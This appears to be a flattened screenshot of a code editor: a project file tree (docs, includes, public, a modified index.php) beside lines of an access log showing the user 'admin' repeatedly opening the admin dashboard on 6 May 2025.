| > docs | 6 | [2025-05-06 09:16:05] | User: admin - Action: Accessed | admin dashboard |
| > includes | 7 | [2025-05-06 09:23:46] | User: admin - Action: Accessed | admin dashboard |
| > public | 8 | [2025-05-06 09:23:50] | User: admin - Action: Accessed | admin dashboard |
| 🐘 index.php M | 9 | [2025-05-06 09:35:46] | User: admin - Action: Accessed | admin dashboard |
| | 10 | [2025-05-06 09:35:48] | User: admin - Action: Accessed | admin dashboard |
| | 11 | [2025-05-06 09:35:55] | User: admin - Action: Accessed | admin dashboard |